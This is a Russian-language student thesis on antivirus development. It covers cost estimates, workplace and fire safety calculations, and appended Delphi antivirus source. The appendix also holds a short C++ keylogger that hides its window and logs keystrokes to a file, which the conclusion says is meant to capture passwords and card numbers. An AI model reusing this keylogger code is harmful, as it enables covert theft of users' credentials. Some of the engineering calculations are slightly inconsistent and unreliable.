Накладные расходы, связанные с управлением и обслуживанием, содержанием и эксплуатацией оборудования и прочими дополнительными затратами на обеспечение процессов производства и обращения, составляют 50% от всех затрат, вычисляются по формуле [19]:

$$Н = (ФОТ + С_Н + А + Э + С_{пр}) * 0,5 \quad (4.19)$$

$Н$ = (872784+86405,5 + 3904 + 3726 + 3569)*0.5 = 485194 тенге

Таким образом, затраты на разработку данного программного комплекса согласно формуле 4.1 равна:

C =872784+86405,5 + 3904 + 3726 + 3569+485194 = 1455582,5 тенге

Сводные результаты расчета себестоимости программного продукта предоставлены таблице 4.7

Таблица 4.7 – Себестоимость разработки системы

Статья расходов	Сумма, тенге	В процентах от общей суммы,%
ФОТ	872784	60
$С_Н$	86405,5	5,9
А	3904	0,2
Э	3726	0,2
$С_{пр}$	3569	0,2
Н	485194	32,9
Итого:	1455582,5	100




Рисунок 55 – Структура себестоимости антивирусного программного обеспечения

Вывод

Себестоимость создания антивирусного продукта составляет 1455582 тг. Себестоимость данного продукта сформирована в основном за счёт фонда оплаты труда и накладных расходов, что составляет 872784 тенге (60%) и 485194 тенге (33%) соответственно. Средняя цена на рынке на аналогичные продукты составляет от 1500000 до 2000000 тенге. При таких условиях цена 1455582 тенге является приемлемой для рынка антивирусных продуктов.

5 Безопасность жизнедеятельности

5.1 Анализ потенциально опасных и вредных производственных факторов проектируемого объекта, воздействующих на персонал

Источниками повышенной опасности могут служить следующие элементы:

– распределительный щит;

– источники питания;

– блоки ПЭВМ и печати, находящиеся в ремонте.

В соответствии с СНиП 4.02–42–2006[20]к легкой физической работе относятся все виды деятельности, производимые сидя и не требующие физического напряжения. Работа пользователя разработанного пакета программ относится к категории 1а.

Согласно СНиП 4.02–42–2006помещение для ЭВМ по степени опасности поражения человека электрическим током относится к помещениям без повышенной опасности (нет токопроводящих полов, сырости, повышенной температуры, возможности одновременного прикосновения к корпусам оборудования с «землей» и к токонесущим частям).

В соответствии с СНиП 4.02–42–2006при обслуживании ЭВМ персонал может подвергаться воздействию потенциально опасных физических и психофизиологических опасных и вредных производственных факторов:

– повышенное значение напряжения в электрической цепи, замыкание которой может произойти через тело человека;

В соответствии с СНиП 4.02–42–2006на рабочем месте оператора допускаются следующие уровни напряжений прикосновения и токов, значения которых приведены в таблице 5.1.

Т а б л и ц а 5.1 – Предельно допустимые значения напряжений прикосновения и токов

Род тока	U (не более), В	I, мА
Переменный, 50 Гц	2.0	0.3
Постоянный	8.0	1.0

Электризация материалов часто препятствует нормальному ходу технологических процессов производства, а также создает дополнительную пожарную опасность вследствие искрообразования при разрядах при наличии в помещениях, резервуарах и ангарах горючих паро- и газо-воздушных смесей.

В ряде случаев статическая электризация тела человека и затем последующий разряд с человека на землю или заземленное производственное оборудование, а также электрический разряд с незаземленного оборудования через тело человека могут вызвать болевые и нервные ощущения и быть

причиной непроизвольного резкого движения в результате которого человек может получить травму (падения, ушибы и т.д.).

– повышенный уровень электромагнитных излучений;

В СанПиН энергетическая экспозиция за рабочий день (рабочую смену) не должна превышать значений, указанных в таблице 5.2.

Таблица 5.2 – Предельно допустимые значения энергетической экспозиции

Ввиду того, что технические средства не позволяют воспроизвести обозначения степени, далее в тексте они обозначены показателем степени в скобках Диапазоны частот	Предельно допустимая энергетическая экспозиция		
	По электрической составляющей, (В/м)(2) х ч	По магнитной составляющей, (А/м)(2) х ч	По плотности потока энергии, (мкВт/кв.см) х ч
30 кГц – 3 МГц	20000,0	200,0	
3 – 30 МГц	7000,0	Не разработаны	
30 – 50 МГц	800,0	0,72	
50 – 300 МГц	800,0	Не разработаны	
300 МГц – 300 ГГц			200,0

– повышенная или пониженная температура воздуха рабочей зоны;

– повышенная или пониженная подвижность воздуха.

Для поддержания оптимальных параметров микроклимата предусматривается кондиционирование воздуха второго класса, что позволяет достичь нормируемой чистоты и метеорологические условия воздуха, для чего используется автоматическое регулирование установок кондиционирования воздуха, которых в ВЦ установлено две. Подача воздуха для охлаждения ЭВМ предусматривается для каждой машины по собственному воздуховоду, что исключит возможность распространения пожара с одной машины на другую. Для обогрева помещений в холодные периоды года предусматривается система отопления, которая должна быть пожаро и взрывобезопасна. В качестве системы отопления можно использовать систему центрального водяного отопления, достоинствами которой являются ее гигиеничность, надежность в эксплуатации и возможность регулирования температуры в широких пределах.

Таблица 5.3 – Оптимальные величины показателей микроклимата на рабочих местах офиса

Период года	Категория работ	Температура воздуха, °С	Относительная влажность воздуха. %	Скорость движения воздуха, м/с
Холодный и переходный (t<8°С)	Iб	21-23	60-40	0.1
Теплый (t³8°С)	Iб	22-24	60-40	0.1

Причина возникновения заключается в несоответствии естественного и искусственного освещения установленным нормам. Слабое освещение приводит к напряжению глаз, что при длительном воздействии ведет к ухудшению зрения. Также возникает головная боль, нервное напряжение.

В помещениях офиса предусматривается естественное и искусственное освещение в соответствие со СНиП 23-05-95 [21]. Естественное освещение в офисе применяют одностороннее боковое с кео = 1%, светопроемы ориентированы преимущественно на север и северо-восток, освещенность Е=300 лк. Рабочие места операторов, работающих с дисплеями, располагают на удалении от окон 1.2 м и таким образом, чтобы окна находились слева. Искусственное освещение в помещениях осуществляется системой общего равномерного освещения. В случаях преимущественной работы с документами допускается применение системы комбинированного освещения (к общему освещению дополнительно устанавливаются светильники местного освещения для освещения зоны расположения документов). Для исключения засветки экранов дисплеев прямыми световыми потоками светильники общего освещения располагают сбоку от рабочего места, параллельно линии зрения оператора и стене с окнами. В качестве источников света при искусственном освещении должны применяться преимущественно люминесцентные лампы ЛБ-80. В светильниках местного освещения допускается применение ламп накаливания.

Основным источником шума является компьютерное оборудование. Воздействие шума отражается как на органах слуха, так и на общем психологическом состоянии человека. Возможны глухота, нервные расстройства.

–умственное перенапряжение;

– эмоциональные нагрузки.

Эмоциональные нагрузки – это способность работника влиять на результат собственного труда при различных уровнях сложности осуществляемой деятельности.

Характеристика работы по показателю «эмоциональные нагрузки» в зависимости от класса условий труда подразделяется на:

– «степень ответственности за результат собственной деятельности. Значимость ошибки» – указывает, в какой мере работник может влиять на результат собственного труда при различных уровнях сложности осуществляемой деятельности. С возрастанием сложности повышается степень ответственности, поскольку ошибочные действия приводят к дополнительным усилиям со стороны работника или целого коллектива, что соответственно приводит к увеличению эмоционального напряжения;

– «степень риска для собственной жизни»- вероятность наступления нежелательного события в случае наличия травмоопасных факторов (короткое замыкание, удар током, самовозгорание и т.д.);

– «степень ответственности за безопасность других лиц» – возможность возникновения нежелательных событий в случае наличия травмоопасных

факторов при коллективном выполнении работ. Учитывается только прямая ответственность за безопасность других лиц, предусмотренная должностной инструкцией;

– «количество конфликтных ситуаций в офисе, обусловленных профессиональной деятельностью за день» – определяется на основании хронометражных наблюдений;

– снижение уровня зрения.

В результате постоянной работы за компьютером могут развиться проблемы со зрением, близорукость. Необходимо делать постоянные перерывы в работе с компьютером. Полезным будет использование специальных компьютерных очков.

5.2 Расчет пожарной безопасности проектируемого объекта

В большинстве случаев пожары возникают из-за неисправностей и неправильной эксплуатации электротехнических установок и устройств, по причине коротких замыканий в электрических сетях, при перегреве и воспламенении сгораемых веществ и материалов. Вычислительный центр относится к классу IIпо степени огнестойкости. По степени пожарной опасности данное производство может быть отнесено к категории В.

Причинами пожара в производстве могут стать короткое замыкание в цепях питания электрооборудования; значительные перегрузки проводки; плохие контакты в местах соединения проводников, приводящие к увеличению переходного сопротивления, на котором выделяется большое количество тепла; небрежное обращение с огнем; удары молнии и др.

Так как на производственном участке имеется большое количество электрооборудования, предполагается использовать установку газового объемного пожаротушения, В качестве огнегасительного вещества используется комбинированный углекислотно-хладоновый состав (85% двуокиси углерода, 15% хладона 111В 2).

Рассчитаем необходимую массу огнегасительного вещества. Производственный участок – помещение размером 5х 10 метров, высота потолков – 3 м:

1 Требуемая масса комбинированного углекислотно-хладонового состава m_d, кг, для объемного пожаротушения определяется по формуле

$$m_d=k_6 q_n V \qquad (5.1)$$

где k_6 – коэффициент компенсации не учитываемых потерь углекислотно-хладонового состава, принимается равным 1,2;

q_n – нормативная массовая огнетушащая концентрация углекислотно-хладонового состава, принимается 0,27 кг/м ^{3} при времени заполнения помещения, равным 30 сек;

V – объем защищаемого помещения, м ^{3}.

m_d=1,2*0,27*10*5*3=48,6 кг

2 Количество ξ_1 баллонов определяется из расчета вместимости в 40-литровый баллон 25 кг углекислотно-хладонового состава

ξ_1= m_d/25=48,6/25=2 полных баллона

3 Внутренний диаметр магистрального трубопровода d_i, мм, определяется по формуле

$$d_1 = d_1\sqrt{\xi_2} \qquad (5.2)$$

где d_1 – диаметр сифонной трубки баллона, мм (30 мм);
ξ_2 – число одновременно разряжаемых баллонов.

$d_1 = 30\sqrt{2} = 43$ мм

4 Эквивалентная длина магистрального трубопровода l_2, м, определяется по формуле

$$l_2=k_7 \qquad (5.3)$$

где k_7 – коэффициент увеличения длины трубопровода для компенсации не учитываемых местных потерь (принимается равным 1,1);
l – длина трубопровода по проекту, м (принимается равной 30 м).

l_2=1,1*30=33 м

5 Площадь сечения выходного отверстия оросителя Аз, мм^2, определяется по формуле

$$Аз=S/\xi_1 \qquad (5.4)$$

где S – площадь сечения магистрального трубопровода, мм^2;
ξ_1 – число оросителей.

Аз=3,1415*2*33/8=26 мм ^{2}

6 Расход углекислотно-хладонового состава Q, кг/с, в зависимости от эквивалентной длины и диаметра трубопровода

$$Q=5,6 \text{ кг/с} \qquad (5.5)$$

7 Расчетное время подачи углекислотно-хладонового состава t, мин, определяется по формуле

$$t=m_d/60Q \quad (5.6)$$

где m_d – расчетная масса углекислотно-хладонового состава, кг;
Q – расход углекислотно-хладонового состава, кг/с.

t=48,6/5,6=8,7 мин

8 Масса основного запаса углекислотно-хладонового состава, m, кг, определяется по формуле

$$m = 1,1m_d(1+k_8/k_6) \quad (5.7)$$

где k_8 – коэффициент, учитывающий остаток углекислотно-хладонового состава в баллонах и трубопроводах, равен 0.2.

m = 1,1*48,6*(1+0.2/1.2) = 62,4 кг

Насадки расположены на потолке в два ряда по четыре штуки в ряду на расстоянии 1.5 м от стен и 2м друг от друга. Они соединены последовательно магистральной трубой диаметром 33 мм, баллоны с газом расположены в соседнем помещении. План помещений представлен на рисунке 56.

Определим технические и организационные мероприятия. К техническим мероприятиям относятся противопожарные меры, применяемые при строительстве вычислительного центра. В частности, при строительстве необходимо соблюсти следующее:

1 территорию производства необходимо постоянно содержать в чистоте, горючий мусор должен систематически удаляться на специально отведенные участки и по мере накопления вывозиться;

2 все токоведущие части, распределительные устройства, рубильники и другие пусковые аппараты монтируются на негорючих основаниях (мрамор, текстолит, гетинакс, асбест, и т.п.);

3 измерение сопротивления изоляции электросети проводится не реже двух раз в год. Неисправные участки обесточиваются и заменяются новыми;

4 отопление аккумуляторного помещения делается централизованным (водяным или паровым) в виде целых сварных труб без фланцев и вентилей;

5 курение в помещении строго воспрещается;

6 на случай возникновения пожара необходимо предусмотреть возможность эвакуации людей. Эвакуационные пути должны обеспечивать эвакуацию всех людей, находящихся в здании в течение необходимого времени. Число эвакуационных путей не менее двух;

7 двери на путях эвакуации навешиваются так, чтобы открывались по направлению выхода из здания;

8 устройство раздвижных и подъездных дверей на путях эвакуации не допускается;


9 минимальная ширина дверей на путях эвакуации не менее 0,8м;

10 высота перехода на путях эвакуации не менее 2 м;

11 устройство винтовых лестниц и забежных ступеней на путях эвакуации не допускается;

12 схема эвакуации людей тщательно разрабатывается и вывешивается на видных местах;

13 весь трудовой коллектив проходит обучение мерам противопожарной безопасности.



1 – лестничный пролет и выход.
2 – коридор.
3 – офис.

Рисунок 56 – План эвакуации

5.3 Расчет уровня шума

Одним из неблагоприятных факторов производственной среды в ИВЦ является высокий уровень шума, создаваемый печатными устройствами, оборудованием для кондиционирования воздуха, вентиляторами систем охлаждения в самих ЭВМ.

Для решения вопросов о необходимости и целесообразности снижения шума необходимо знать уровни шума на рабочем месте оператора.

Уровень шума, возникающий от нескольких некогерентных источников, работающих одновременно, подсчитывается на основании принципа энергетического суммирования излучений отдельных источников

$$L_{\Sigma} = 10 \lg \sum_{i=1}^{i=n} 10^{0,1 L_i}, \tag{5.8}$$

где L_i – уровень звукового давления i-го источника шума;
n – количество источников шума.

Полученные результаты расчета сравнивается с допустимым значением уровня шума для данного рабочего места. Если результаты расчета выше допустимого значения уровня шума, то необходимы специальные меры по снижению шума. К ним относятся: облицовка стен и потолка зала звукопоглощающими материалами, снижение шума в источнике, правильная планировка оборудования и рациональная организация рабочего места оператора.

Уровни звукового давления источников шума, действующих на оператора на его рабочем месте представлены в таблице 5.4.

Т а б л и ц а 5.4 – Уровни звукового давления различных источников.

Источник шума	Уровень шума, дБ
Жесткий диск	40
Вентилятор	45
Монитор	17
Клавиатура	10
Принтер	45
Сканер	42

Обычно рабочее место оператора оснащено следующим оборудованием: винчестер в системном блоке, вентилятор(ы) систем охлаждения ПК, монитор, клавиатура, принтер и сканер.

Подставив значения уровня звукового давления для каждого вида оборудования в формулу, получим:

$$L_{?}=10\cdot\lg(10^{4}+10^{4,5}+10^{1,7}+10^{1}+10^{4,5}+10^{4,2})=49,5 \text{ Дб}$$

Полученное значение не превышает допустимый уровень шума для рабочего места оператора, равный 65 дБ (СНиП 12.1.003-83). И если учесть, что вряд ли такие периферийные устройства как сканер и принтер будут использоваться одновременно, то эта цифра будет еще ниже. Кроме того при работе принтера непосредственное присутствие оператора необязательно, т.к. принтер снабжен механизмом автоподачи листов. Необходимо просто, время от времени добавлять листы в податчик.

Вывод

Все этапы разработки и объекты соответствуют нормам по безопасности и охраны жизнедеятельности. Были произведены расчёты выбора требуемого помещения и расчёт пожарной безопасности. Приведена инструкция использования монтажных приборов и их хранение. Рассчитан уровень шума.

Заключение

Раскрыта тема создания вирусов, приведена история создания вирусов и антивирусов, рассмотрены виды вирусов и методы их нахождения.

Были рассмотрены используемые технологии, а именно языки ООП (объектно-ориентированного программирования) Delphi и C++.

Была произведена разработка bat-вируса, кейлоггера и антивирусного ПО. Антивирусное программное обеспечение было написано на языке ООП. Оно состоит из базы вирусов и антивирусного сканера. Пользователь имеет возможность выбирать папку или директорию, в которой будет вестись поиск вирусов (то есть будут обнаружены только те вирусы, сигнатуры которых указаны в базе данных). Зараженные вирусами файлы лечатся, а при невозможности лечения – удаляются. Также антивирус имеет Progress Control – специальную функцию для контроля запущенных процессов. Антивирус использует три метода поиска вирусов: сигнатурный метод детектирования, метод поиска MD-5 и метод поиска по HEX-строке. Дизайн антивируса выполнен в интуитивно-понятном для пользователя стиле.

Вирусы созданы двух видов: вредоносная программа на C++, которая позволит производить скимминг клавиатуры и bat-вирус. Bat-вирус написан в обычном блокноте и заархивирован. Скимминг клавиатуры позволит запоминать наборы клавиш с целью заполучения важной информации (пароли, номера кредитных карточек и т.д). Дизайн вирусов выполнен в упрощенном стиле, а по объему минимизирован, так как для вируса самое главное - скрытность.

Себестоимость создания антивирусного продукта составляет 1455582 тг. Себестоимость данного продукта сформирована в основном за счёт фонда оплаты труда и накладных расходов, что составляет 872784 тенге (60%) и 485194 тенге (33%) соответственно. Средняя цена на рынке на аналогичные продукты составляет от 1500000 до 2000000 тенге. При таких условиях цена 1455582 тенге является приемлемой для рынка антивирусных продуктов.

Все этапы разработки и объекты соответствуют нормам по безопасности и охраны жизнедеятельности. Были произведены расчёты выбора требуемого помещения и расчёт пожарной безопасности. Приведена инструкция использования монтажных приборов и их хранение. Рассчитан уровень шума.

Список используемой литературы

1 http://ru.wikipedia.org/wiki/Антивирусная_программа.

2 http://hi-tech.mail.ru/prosto7/articles/antivirus.html.

3 http://www.mhealth.ru/technics/technogid/istoriya-razvitiya-kompyuternyx-virusov/3/.

4 http://megatorrents.org/forum/viewtopic.php?p=5396684.

5 Ф.Файтс, П.Джонстон, М.Кратц "Компьютерный вирус: проблемы и прогноз", 2006 г.

6 Денисов Т.В. "Антивирусная защита"//Мой Компьютер-№4-2007г.

7 http://progaprosto.ru/doc/yazyk_programmirovaniya_delphi.php.

8 http://www.interestprograms.ru/articles/historyprogramming/historycpp.html.

9 http://bibliofond.ru/view.aspx?id=656156.

10 http://youpk.ru/kontrolnaya-summa/.

11 Гукасьян Г.М. Экономика от «А» до «Я»: Тематический справочник. – М.: ИНФРА-М, 2009. – 480 с.

12 Иванов И.Н.Экономика промышленного предприятия: Учебник. – М.: ИНФРА-М, 2011. – 395 с.

13 Рофе А.И. Экономика труда: Учебник. – М.: КноРус, 2010. – 400 с.

14 Скляренко В.К., Прудников В.М. Экономика предприятия: Учебник. – М.: ИНФРА-М, 2006. – 528 с.

15 Белов С.В., Ильницкая А.В., Козьяков А.Ф. Безопасность жизнедеятельности. Учебник для вузов. – М.: Высшая школа, 2005. – 448 с.

16 СНиП РК 4.02–42–2006 Отопление, вентиляция и кондиционирование.– Астана: Издательство стандартов, 2007.

17 СНиП РК 2.02–15–2003 Пожарная автоматика зданий и сооружений. – Астана: Издательство стандартов, 2004.

18 Хакимжанов Т.Е. Сборник задач по охране труда и безопасности жизнедеятельности: Учебное пособие для вузов. – Алматы: Эверо, 2007.– 274 с.

Приложение А

Листинг программы

---------- *листинг приложения на C++*

```
#include <iostream>
#include <windows.h>
#include <winuser.h>

using namespace std;

int S (int key, char *files);
void Hide();

int S (int key, char *files)
{
   if ( (key == 1) || (key == 2) )
      return 0;

   FILE *Save;
   Save = fopen(files, "a+");
   cout << key << endl;
   fprintf(Save, "%s", &key);
fclose (Save);
   return 0;
}

void Hide()
{
  HWND Hide;
  AllocConsole();
  Hide = FindWindowA("ConsoleWindowClass", NULL);
  ShowWindow(Hide,0);
}

int main()
{
      Hide();
   char q;

   while (1)
   {
```

```
        for(q = 8; q <= 190; q++)
        {
if (GetAsyncKeyState(q) == -32767)
S (q,"C:\\log.txt");
        }
    }
    system ("PAUSE");
return 0;
}
```

---------- *листинг приложения на Delphi*

```
unit uMain;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, ExtCtrls, StdCtrls, ComCtrls, Buttons, XPMan, avDataBase;

type
  TMainForm = class(TForm)
    TopPanel: TPanel;
    BackImage: TImage;
    NameLabel3: TLabel;
    Bevel: TBevel;
    DBListView: TListView;
    Panel1: TPanel;
    Bevel1: TBevel;
    Button1: TButton;
    Button2: TButton;
    Button3: TButton;
    Bevel2: TBevel;
    Bevel3: TBevel;
    BitBtn1: TBitBtn;
    BitBtn2: TBitBtn;
    OpenDialog1: TOpenDialog;
    SaveDialog1: TSaveDialog;
    SpeedButton1: TSpeedButton;
    XPManifest1: TXPManifest;
    procedure BitBtn1Click(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure BitBtn2Click(Sender: TObject);
```

```
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
    procedure SpeedButton1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  MainForm: TMainForm;

implementation

uses uAddRec;

{$R *.dfm}
procedure AddRecToList(Rec: TDataRecord);
begin
  with MainForm.DBListView.Items.Add, Rec do
    begin
      if rec.SignType = 0 then  Caption := 'MD5';
      if rec.SignType = 1 then  Caption := 'HEX';
      if rec.SignType = 2 then  Caption := 'HEX2';
      SubItems.Add(VirName);
      SubItems.Add(Signature);
    end;
end;

procedure OpenDBFile(const sFileName: String;var DBFile: TDBFile);
var
  DBRec: TDataRecord;
begin
  AssignFile(DBFile, sFileName);
  Reset(DBFile);

  while not EOF(DBFile) do
    begin
      Read(DBFile, DBRec);
      AddRecToList(DBRec);
    end;
end;

procedure TMainForm.BitBtn1Click(Sender: TObject);
```

```
begin
AddForm.showmodal;
end;

procedure TMainForm.Button1Click(Sender: TObject);
begin
  Close;
end;

procedure TMainForm.BitBtn2Click(Sender: TObject);
begin
DBListView.DeleteSelected;
end;

procedure TMainForm.Button2Click(Sender: TObject);
begin
if OpenDialog1.Execute then begin
  OpenDBFile(OpenDialog1.FileName,DBFile);
end;
end;

procedure TMainForm.Button3Click(Sender: TObject);
var
i: integer;
Rec: TDataRecord;
begin
if SaveDialog1.Execute then begin
CreateDBFile(SaveDialog1.FileName,DBFile);
  for i := 0 to DBListView.Items.Count-1 do begin
    //
    Rec.VirName := DBListView.Items.Item[i].SubItems[0];
    Rec.Signature := DBListView.Items.Item[i].SubItems[1];
    if DBListView.Items.Item[i].Caption = 'MD5' then
    Rec.SignType := 0;
    if DBListView.Items.Item[i].Caption = 'HEX' then
    Rec.SignType := 1;

    AddRecToDBFile(DBFile,Rec);

  end;
end;
end;

procedure TMainForm.SpeedButton1Click(Sender: TObject);
```

```
begin
  DBListView.Clear;
end;

end.

unit uAddRec;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls, ExtCtrls, avHash;

type
  TAddForm = class(TForm)
    Bevel: TBevel;
    TopPanel: TPanel;
    BackImage: TImage;
    NameLabel3: TLabel;
    CopyRightLabel: TLabel;
    Button1: TButton;
    Button2: TButton;
    Label1: TLabel;
    Label2: TLabel;
    Label3: TLabel;
    Edit1: TEdit;
    Edit2: TEdit;
    RadioButton1: TRadioButton;
    RadioButton2: TRadioButton;
    Bevel1: TBevel;
    Label4: TLabel;
    OpenDialog1: TOpenDialog;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  AddForm: TAddForm;
```

```
implementation

uses uMain;

{$R *.dfm}
Function GetSize(FileN: String): String;
var
hdc : cardinal;
Buf : integer;
begin
hdc := FileOpen(FileN,0);
buf := GetFileSize(hdc,0);
result := inttostr(buf);
FileClose(hdc);
end;

procedure TAddForm.Button1Click(Sender: TObject);
begin
with MainForm.DBListView.Items.Add  do begin
  if RadioButton2.Checked then begin
    Caption := 'HEX';
  end;
  if RadioButton1.Checked then begin
    Caption := 'MD5';
  end;
  SubItems.Add(Edit1.Text);
  SubItems.Add(Edit2.Text);
end;
 Close;
end;

procedure TAddForm.Button2Click(Sender: TObject);
begin
  Close;
end;


end.


unit uMain;

interface
```

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, ComCtrls, StdCtrls, ExtCtrls, Menus, ImgList, XPMan, avKernel,
avTypes, ShellAPI, ShlObj,
  AppEvnts, OneHist, langs, jpeg;

  const
  WM_NOTIFYTRAYICON = WM_USER + 1;
  WM_MINERESTORE = WM_USER    + $877;

  type
  TIconType = (itSmall, itLarge);

  type
  NotifyIconData_50 = record
   cbSize: DWORD;
   Wnd: HWND;
   uID: UINT;
   uFlags: UINT;
   uCallbackMessage: UINT;
   hIcon: HICON;
   szTip: array[0..MAXCHAR] of AnsiChar;
   dwState: DWORD;
   dwStateMask: DWORD;
   szInfo: array[0..MAXBYTE] of AnsiChar;
   uTimeout: UINT; // union with uVersion: UINT;
   szInfoTitle: array[0..63] of AnsiChar;
   dwInfoFlags: DWORD;
  end;

  const
  NIF_INFO      =       $00000010;
  NIIF_NONE     =       $00000000;
  NIIF_INFO     =       $00000001;
  NIIF_WARNING  =       $00000002;
  NIIF_ERROR    =       $00000003;

  type
  TBalloonTimeout = 10..30;
  TBalloonIconType = (bitNone,
                      bitInfo,
                      bitWarning,
                      bitError);
```

```
type
  TMainForm = class(TForm)
    MainPages: TPageControl;
    ScanPathesTab: TTabSheet;
    ScanningTab: TTabSheet;
    ReportTab: TTabSheet;
    BottomPanel: TPanel;
    ScanBTN: TButton;
    SaveBTN: TButton;
    PathList: TListView;
    Bevel1: TBevel;
    ScanList: TListView;
    ReportMemo: TMemo;
    ImageList: TImageList;
    DrivesImg: TImageList;
    PathMenu: TPopupMenu;
    AddFolder: TMenuItem;
    DeletePath: TMenuItem;
    N1: TMenuItem;
    Reftesh: TMenuItem;
    SaveDialog: TSaveDialog;
    XPManifest: TXPManifest;
    Bevel4: TBevel;
    DelMenu: TPopupMenu;
    Del: TMenuItem;
    TrayMenu: TPopupMenu;
    mnuShowAiDScanner: TMenuItem;
    mnuHideAiDScanner: TMenuItem;
    N2: TMenuItem;
    mnuOptions: TMenuItem;
    N4: TMenuItem;
    mnuHelp: TMenuItem;
    mnuAbout: TMenuItem;
    N7: TMenuItem;
    mnuExit: TMenuItem;
    Image1: TImage;
    TopPn: TPanel;
    Bevel3: TBevel;
    RightPanel: TPanel;
    ExitBTN: TButton;
    DelAll: TMenuItem;
    ApplicationEvents: TApplicationEvents;
    ProgressBar: TProgressBar;
    ScanTopBtn: TLabel;
```

```
ScanMenu: TPopupMenu;
mnuSelScanPath: TMenuItem;
mnuShowReport: TMenuItem;
N12: TMenuItem;
OptionTopBtn: TLabel;
PCTopBtn: TLabel;
mnuAiDProcessControl: TMenuItem;
N19: TMenuItem;
mnuPCShow: TMenuItem;
N21: TMenuItem;
mnuPCRun: TMenuItem;
mnuPCPause: TMenuItem;
mnuPCStop: TMenuItem;
mnuScanStart: TMenuItem;
mnuStopScan: TMenuItem;
N13: TMenuItem;
mnuSaveReport: TMenuItem;
N26: TMenuItem;
mnuGoToTray: TMenuItem;
SOURCESTRING: TListBox;
LabelPanel: TPanel;
ScanFile: TLabel;
Image2: TImage;
procedure DelAllClick(Sender: TObject);
procedure FormResize(Sender: TObject);
procedure ExitBTNClick(Sender: TObject);
procedure ScanListDblClick(Sender: TObject);
procedure ScanBTNClick(Sender: TObject);
procedure InitScannerKernel;
Procedure StartScan(Parametr: String);
procedure SaveBTNClick(Sender: TObject);
procedure DeletePathClick(Sender: TObject);
procedure RefteshClick(Sender: TObject);
procedure AddFolderClick(Sender: TObject);
function CreateDrivesList(ListView: TListView): boolean;
procedure AboutBTNClick(Sender: TObject);
procedure FormClose(Sender: TObject; var Action: TCloseAction);
procedure HelpBTNClick(Sender: TObject);
procedure DelMenuPopup(Sender: TObject);
procedure DelClick(Sender: TObject);
procedure FormCreate(Sender: TObject);
procedure FormDestroy(Sender: TObject);
procedure FormHide(Sender: TObject);
procedure mnuHideAiDScannerClick(Sender: TObject);
```

```
    procedure mnuShowAiDScannerClick(Sender: TObject);
    procedure mnuExitClick(Sender: TObject);
    procedure mnuOptionsClick(Sender: TObject);
    procedure mnuHelpClick(Sender: TObject);
    procedure mnuAboutClick(Sender: TObject);
    procedure ApplicationEventsMinimize(Sender: TObject);
    procedure AppMinimize(Sender: TObject);
    procedure FormPaint(Sender: TObject);
    procedure ScanListCustomDrawItem(Sender: TCustomListView;
      Item: TListItem; State: TCustomDrawState; var DefaultDraw: Boolean);
    function BalloonTrayIcon(const Window: HWND; const IconID: Byte; const
Timeout: TBalloonTimeout; const BalloonText, BalloonTitle: String; const
BalloonIconType: TBalloonIconType): Boolean;
    procedure ScanTopBtnClick(Sender: TObject);
    procedure mnuShowReportClick(Sender: TObject);
    procedure mnuSelScanPathClick(Sender: TObject);
    procedure PCTopBtnClick(Sender: TObject);
    procedure OptionTopBtnClick(Sender: TObject);
    procedure mnuGoToTrayClick(Sender: TObject);
    procedure mnuPCShowClick(Sender: TObject);
    procedure mnuPCRunClick(Sender: TObject);
    procedure mnuPCPauseClick(Sender: TObject);
    procedure mnuPCStopClick(Sender: TObject);
    procedure TrayMenuPopup(Sender: TObject);
    procedure ScanMenuPopup(Sender: TObject);
    procedure mnuScanStartClick(Sender: TObject);
    procedure mnuStopScanClick(Sender: TObject);
    procedure mnuSaveReportClick(Sender: TObject);
    procedure CopyRightLabelClick(Sender: TObject);
    Procedure CreateTray;
  protected
    procedure MineRestore(var Msg: TMessage); message WM_MINERESTORE;
    procedure SendScanning(var Msg: TMessage); message WM_COPYDATA;
  private
    Procedure WMSysCommand(var message: TWMSysCommand); message
WM_SysCommand;
    procedure WMTRAYICONNOTIFY(var Msg: TMessage); message
WM_NOTIFYTRAYICON;
    { Private declarations }
  public
    FileCN       : Integer;
